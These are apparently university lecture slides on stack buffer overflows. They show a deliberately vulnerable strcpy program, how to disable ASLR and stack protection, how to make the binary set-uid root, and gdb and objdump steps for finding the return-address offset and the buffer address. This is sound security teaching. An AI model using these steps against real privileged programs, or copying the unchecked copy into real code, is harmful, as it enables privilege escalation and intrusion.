Lecture 2: Buffer Overflow

CIS 5370

Florida State University

Outline

What is buffer overflow

Understanding the stack layout

Vulnerable code

Challenges in exploitation

Shellcode

Countermeasures

Buffer Overflows

What is a buffer overflow

- An anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and **overwrites adjacent memory locations.**
- Buffer overflows can be **stack-based** or **heap-based**

Common program sections: text, initialized/uninitialized data, stack, heap


Targets of buffer overflows:

- **Control data**: function pointers, return addresses, virtual function table (vtable)
- **Pointers**: to further manipulate memory (e.g., vtable pointer)

Buffer Overflows

Extremely common bug in ***C/C++*** programs.


- First major exploit: 1988 Internet Worm. *fingerd*




Source: NVD/CVE

Example: Corrupting vtable

C++ uses vtable to implement virtual functions




After overflow of buf to overwrite vtable



Understand the Stack Layout

Program Memory Stack

```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



Function Arguments on Stack


```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```


C pushes arguments **from right to left**, why?


Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain





Buffer Overflow: An Example

Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Reading 300 bytes of data from **badfile**


- **badfile** is created by the user and its contents are under his control

Storing the file contents into the **str** buffer

Calling **foo** function with **str** as an argument.

Vulnerable Program

```
int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting **return address** with an address pointing to

- Invalid instructions ➔ exceptions (seg fault)
- Non-existing address ➔ exceptions
- **Attacker's code** ➔ executing malicious code (**control-flow hijacking**)

Hijacking Control Flow



Environment Setup

Turn off address randomization

- `% sudo sysctl -w kernel.randomize_va_space=0`

Compile set-uid root version of stack.c

- `% gcc -g —o stack -z execstack -fno-stack-protector stack.c`
- `% sudo chown root stack`
- `% sudo chmod 4755 stack`


Create Malicious Input (badfile)


Task A : Find the offset distance between **the base of buffer** and **return address**

- How many bytes to write in order to overflow the return address

Task B : Find the address to place the shell-code

- We can put the malicious code in the badfile, which will be copied to the buffer
- Overwrite the return address w/ this location





Task A : Find Offset

Set breakpoint at bof and run it

- `(gdb) b bof`
- `(gdb) run`

Find the buffer address (buffer is only accessible if compiled w/-g)

- `(gdb) p &buffer`

Find the current frame pointer, return address@ebp + 4

- `(gdb) p $ebp`

Calculate distance

- `(gdb) p (char*)$2 - (char*)$1`

Exit (`quit`)

Task A: Find Offset

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo              ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = ***112***

Task A : Find Offset – Method 2

Use a badfile with known pattern

- e.g., a byte stream of `01,02,03,04,05,06,07,08,09`.... (in binary)

Enable coredump

- `ulimit -c unlimited`

Run the program with the badfile ➔ exception

Use gdb to open the coredump, get $eip

- The pattern in `eip` gives the offset

Task A: Find Offset – Method 3

Disassemble the program and get the offset from instructions

- objdump -d stack

```
080484bb <bof>:
 80484bb:   55                      push   %ebp
 80484bc:   89 e5                   mov    %esp,%ebp
 80484be:   83 ec 28                sub    $0x28,%esp
 80484c1:   83 ec 08                sub    $0x8,%esp
 80484c4:   ff 75 08                pushl  0x8(%ebp)
 80484c7:   8d 45 e0                lea    -0x20(%ebp),%eax
 80484ca:   50                      push   %eax
 80484cb:   e8 a0 fe ff ff          call   8048370 <strcpy@plt>
 80484d0:   83 c4 10                add    $0x10,%esp
 80484d3:   b8 01 00 00 00          mov    $0x1,%eax
 80484d8:   c9                      leave
 80484d9:   c3                      ret
```

Task B : Locate the Buffer (shell-code)

When ASLR is disabled, programs are loaded at the same location

Use a program similar to the target to print the frame address

- This frame address is close to real frame address (reduce the space to guess the correct one)
- It is easy to calculate the buffer address from the frame address
- We can put our malicious code in the badfile (in the buffer)

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

Task B : Locate the Buffer (shell-code) - 2

Obtain the exact buffer address from the coredump file

- $esp is still valid when exception happens, pointing to the return addr
- Read the stack from $esp


Where is the buffer address on the stack?

```
080484bb <bof>:
 80484bb:   55                      push   %ebp
 80484bc:   89 e5                   mov    %esp,%ebp
 80484be:   83 ec 28                sub    $0x28,%esp
 80484c1:   83 ec 08                sub    $0x8,%esp
 80484c4:   ff 75 08                pushl  0x8(%ebp)
 80484c7:   8d 45 e0                lea    -0x20(%ebp),%eax
 80484ca:   50                      push   %eax
 80484cb:   e8 a0 fe ff ff          call   8048370 <strcpy@plt>
 80484d0:   83 c4 10                add    $0x10,%esp
 80484d3:   b8 01 00 00 00          mov    $0x1,%eax
 80484d8:   c9                      leave
 80484d9:   c3                      ret
```

